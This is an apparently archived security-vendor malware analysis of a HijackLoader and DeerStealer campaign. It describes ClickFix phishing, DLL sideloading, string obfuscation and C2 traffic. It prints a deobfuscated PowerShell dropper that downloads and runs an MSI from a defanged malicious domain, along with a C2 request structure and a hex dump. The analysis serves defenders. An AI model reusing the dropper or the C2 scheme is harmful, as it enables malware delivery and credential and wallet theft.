Don't Get Caught in the Headlights - DeerStealer Analysis

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 23:15:17 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

Throughout May 2025, eSentire's Threat Response Unit (TRU) detected several attempts by threat actors to download and execute HijackLoader. Many of these attempts involved the attempted deployment of DeerStealer AKA XFiles as the final payload, a sophisticated information stealer being sold on dark-web hacking forums by the user “LuciferXfiles”.

Key components in observed attack chains involve the use of the ClickFix initial access method, where victims are redirected to a phishing page prompting the user to execute a malicious command in the Windows Run Prompt. Immediately following is the download and execution of HijackLoader, a malware loader that first emerged in 2023 and is known for its use of steganography for storage of malware configuration settings and modules in an encrypted PNG image.

The final payload, known as “DeerStealer”, offers threat actors extensive capability to harvest crypto-currency wallets, instant messengers, VPNs, and browser cookies, passwords, credit cards, and autofill from victim machines. The malware continues to evolve with planned features including MacOS support, AI integration, and automated crypto balance checking.

Figure 1 – XFiles Spyware advertisement image on hacking forum

Key Features

- Basic subscription tier includes DeerStealer, higher tiers include Hidden Spyware module
- Hidden VNC capability for stealthy remote desktop control
- Secure communication via HTTP protocol with custom encryption
- Proxy domain system (Gasket) to hide true server IP address and increase persistence
- Personal server setup for each client
- Browser-based control panel supporting multi-bot management and team collaboration

Core Functionalities

- Process management
- Remote command execution
- Mass bot control options
- Hidden VNC with up to 30 FPS

Cryptocurrency Features

- Extensive “clipper” (clipboard hijacking) functionality supporting 14+ cryptocurrency types
- Collection of 800+ browser crypto wallet extensions, with ability for threat actors to add custom extension targets

- Desktop and USB crypto wallet targeting

Data Collection

- Live keylogging
- Browser data harvesting (cookies, passwords, autofill, cards)
- Messenger, FTP, VPN, and gaming client data
- Email client and password manager targeting

Attack Chain

The attack chain is described in the figure below. Initial access begins when the victim runs an encoded PowerShell command from a ClickFix page in a Run prompt.

This command downloads and executes a Microsoft Installer (MSI) named “now.msi”. This installer copies several files into C:\ProgramData and proceeds to execute the legitimate and signed COMODO Internet Security binary (EngineX_Co64.exe).

Though this file isn’t malicious by itself and normally loads a signed DLL “cmdres.dll” in the same directory, but in this case, it is seen instead loading an unsigned version of cmdres.dll. Further investigation reveals this DLL has a hook installed in the CRT that redirects control flow to the first stage of the attack which is shown later in the blog.




Figure 2 – ClickFix initial access

The contents of the decrypted/deobfuscated PowerShell can be seen below, showing how the LOLBin curl.exe is used to download the HijackLoader dropper MSI and execute it via msiexec.exe.

```
 $AqEVu = $env:AppData;

function kWERDs($EIpoJdP, $wQmPq){curl $EIpoJdP -o $wQmPq};
function zPWQQKzb($CAvStqT){kWERDs $CAvStqT $wQmPq}
$wQmPq = $env:AppData + '\now.msi';
```

```
zPWQQKzb "hxxps://luckyseaworld[.]com/now.msi";
msiexec.exe /i $wQmPq;;
```

Figure 3 – Deobfuscated PowerShell dropper contents




Figure 4 – Attack chain diagram

HijackLoader Analysis

On the left side of the figure below, the legitimate and signed disassembly of cmdres.dll can be seen, which calls *__scrt_initialize_crt* – a legitimate function responsible for initializing the C runtime (CRT).

On the right-hand side of the figure, however we can see a patch has been applied to hook and redirect execution elsewhere.




Figure 5 – Patched CRT in cmdres.dll

After hijacking control flow, the purpose of this stage is to resolve APIs and read/decrypt the next stage. APIs are resolved dynamically by enumerating the exports of kernel32 and comparing each export name to pre-computed hashes.

The hashing routine itself iterates over each export name and multiplies each byte by 2 and bitwise ANDs the result. The following python code can be used to simulate this hashing technique.

In order to ease the analysis process, we created a python script available here to resolve hashes to their corresponding API and set comments in IDA Pro.

```
defcustom_hash(constant: int, export_name: str) -> int:
   hash_value =0x00000000

   for char in export_name:
       hash_value = (ord(char) + (constant *2)) &0xFFFFFFFF
       constant = hash_value

   return hash_value
```

Figure 6 – Hashing algorithm pseudo-code

The following APIs are resolved and are used in the process of reading/decrypting the next stage and module stomping the legitimate binary *vssapi.dll* (LoadLibraryA and VirtualProtect).

Note, original permissions are restored via VirtualProtect following the module stomping process.

- FatalAppExitW
- LocalAlloc
- SetCurrentDirectoryW
- GetModuleFileNameW
- CreateFileA
- GetFileSize
- ReadFile
- LoadLibraryA
- VirtualProtect

Cmdres.dll contains a constant that is used as an offset to the beginning of a header in Bairrout.xd. This header begins with a DWORD that contains the size of the ciphertext. The next DWORD in the header is used for

decrypting the ciphertext by iterating over every four bytes of the ciphertext and adding to this constant until the end of the ciphertext, replacing every four bytes.

The basic block responsible for reading Bairrout.xd via ReadFile, navigating to the header of the file via hard-coded offset, and decryption can be seen in the figure below.

To ease the analysis process, we created an IDA python based script to automate this behavior and dump the decrypted shellcode, available here.




Figure 7 – Basic blocks that decrypt next stage

The figure below displays the contents of Bairrout.xd at the aforementioned offset, which contains the 8- byte file header, which is composed of the ciphertext size and key. The remaining bytes are the ciphertext.




Figure 8 – Annotated hex view of encrypted next stage

The purpose of the next stage is to module stomp the legitimate binary *input.dll* with core HijackLoader shellcode. The inject process (legitimate signed Q-Dir renamed as SecureLoader_test.exe) is then started in a suspended state, the HijackLoader configuration is decrypted/parsed from *Kleanmean.py*, and the DeerStealer payload is written to a new section in the inject process.

Finally, the legitimate binary d3d9.dll is module stomped with shellcode which serves to resume the inject process. The extraction of all modules and configuration data from the *Kleanmean.py* file is achievable through ZScaler's HijackLoader configuration extractor, which is detailed in the blog available here.

Despite this extractor being publicly available for approximately one year, the threat actors responsible for HijackLoader appear either unaware of or indifferent to its existence. The configuration extractor's output is illustrated in the figure below.

It is worth noting that our analysis of the extracted samples has not revealed any new HijackLoader modules.




Figure 9 – Stdout of HijackLoader configuration extractor

DeerStealer Analysis

DeerStealer is a sophisticated information stealer sold by the user @LuciferXfiles on dark-web hacking forums. It is called DeerStealer by LuciferXfiles himself, though he also refers to the full package with the loader as “XFiles Spyware”.

Pricing is based around a tiered subscription- based model starting at $200 per month for “Premium”, $450 per month for “Thief”, $1500 per month for “Thief+”, and $3000 per month for “Professional”.

Threat actors that purchase higher tier subscriptions gain access to custom ClickFix scripts, “recrypt” or re-packing of the payload, EV signing, and other features.

Control Flow Obfuscation

DeerStealer employs a significant amount of obfuscation, in order to hinder the analysis process and evade antivirus signatures. The builder for DeerStealer produces payloads that have around 50% similarity when compared against one another.

This involves using assembly obfuscation techniques where basic blocks contain “junk” operations, such as bogus function calls, bogus operations on registers, etc. This effectively masks the true control flow and makes static

analysis much more difficult.

The figure below displays the similarity rating (44%) between two routines that serve to decrypt the C2 proxy URL. This effectively demonstrates how control flow obfuscation plays a significant role in defeating static analysis techniques.

Similarity	Confide	Change	EA Primary	Name Primary
0.44	0.62	-I--E--	00007FF72AFE4A6C	sub_7FF72AFE4A6C
0.44	0.57	GI--E-C	00007FF72AFCF70E	sub_7FF72AFCF70E
0.44	0.88	GI--E--	00007FF72AE87290	mw_decrypt
0.44	0.62	-I--E-C	00007FF72AE8A4A4	sub_7FF72AE8A4A4
0.43	0.60	GI--E-C	00007FF72B003930	sub_7FF72B003930

Figure 10 – Similarity between C2 URL decryption routines

Simple Virtual Machines for String Decryption

Unique jump-tables/simple virtual machines are used to decrypt the C2 URL and strings used throughout and due to control flow obfuscation understanding these virtual machines is made that much more difficult.

In analyzed variants, the virtual machine makes use of various bitwise operations, such as XOR, AND, etc. for decryption. This decryption process is unique sample to sample.




Figure 11 – Jumptable VM example used in decrypting C2 URL

Automating string decryption is challenging for these reasons, however by emulating the string decryption routine and creating yara rules to match various basic blocks, we successfully created a string decryption/config extraction script available here. An example dump of decrypted strings we identified in our analysis can be found here.




Figure 12 – Simple obfuscation

The following figure shows output of the string decryption IDA python script for DeerStealer, which sets comments where strings are referenced in the assembly. Note, be sure to check out the comments left at the top of the script for instructions on usage.




Figure 13 – IDA python script

C2 Communication

Communication with the C2 proxy happens over HTTPS, where first the victim machine is fingerprinted, and an encrypted response is returned by the C2 containing the malware configuration. After a few successful responses from the C2 and retrieving it's malware configuration, communication is one-way as described in the blog published by Any.Run.

Since the publishing of that blog, many improvements have been made to the C2 communication process and a simple XOR over each byte is no longer used to encrypt request data.

The initial request to the C2 proxy contains several identifiers to fingerprint the victim machine, including the InstallDate, InstallTime, machine GUID from the registry keys below, and the machine's processor name. Subsequent requests contain encrypted zip files containing harvested information. The name of the CPU is acquired via the CPUID instruction.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallTime
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid





Figure 14 – Usage of CPUID instruction to retrieve processor name

The initial C2 request data contains data matching the following structure, though some of this data likely changes between samples.

```
 typedefstruct {
uint8_t processor_length; // Length of processor string
char* processor_string; // Processor string (variable length)
uint16_t magic1; // Hard-coded \xA0\xCE
uint32_t install_date; // 4 bytes installation date
uint8_t magic2; // Hard-coded \xCF
uint64_t install_time; // 8 bytes installation time
uint16_t magic3; // Hard-coded \xD9\x24
uint8_thwid[36]; // 36 bytes machine GUID/HWID
uint8_tpadding[16]; // 16 bytes of \xFF
};
```

Figure 15 – Example structure of initial C2 check in




```
00000000                                                  |POST https://ncl|
00000010                                                  |oud-servers.shop|
00000020                                                  |/137896426254327|
00000030                                                  |?me4ziwgwvowxnjc|
00000040                                                  |s=M4QSCNWWW4FyWx|
00000050                                                  |4l80sHIajPsC6YYN|
00000060                                                  |7MKbZcYv4RSB%2Be|
00000070  6d 30 66 72 25 32 46 61 6c 42 35 4c 73 65 4d 49  |m0fr%2FalB5LseMI|
00000080  58 70 56 4d 33 67 59 79 35 70 41 75 25 32 42 46  |XpVM3gYy5pAu%2BF|
00000090  74 67 6a 44 31 4d 31 77 53 5a 46 58 6c 51 25 33  |tgjD1M1wSZFXlQ%3|
000000a0  44 25 33 44 20 48 54 54 50 2f 31 2e 31 0d 0a 43  |D%3D HTTP/1.1..C|
000000b0  6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d  |onnection: Keep-|
000000c0  41 6c 69 76 65 0d 0a 41 63 63 65 70 74 3a 20 2a  |Alive..Accept: *|
000000d0  2f 2a 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20  |/*..User-Agent: |
000000e0  4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 4d 61 63  |Mozilla/5.0 (Mac|
000000f0  69 6e 74 6f 73 68 3b 20 49 6e 74 65 6c 20 4d 61  |intosh; Intel Ma|
00000100  63 20 4f 53 20 58 20 31 30 5f 31 35 5f 37 29 20  |c OS X 10_15_7) |
00000110  41 70 70 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e  |AppleWebKit/537.|
00000120  33 36 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20  |36 (KHTML, like |
00000130  47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f 31 32  |Gecko) Chrome/12|
00000140  35 2e 30 2e 30 2e 30 20 53 61 66 61 72 69 2f 35  |5.0.0.0 Safari/5|
00000150  33 37 2e 33 36 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  |37.36..Content-L|
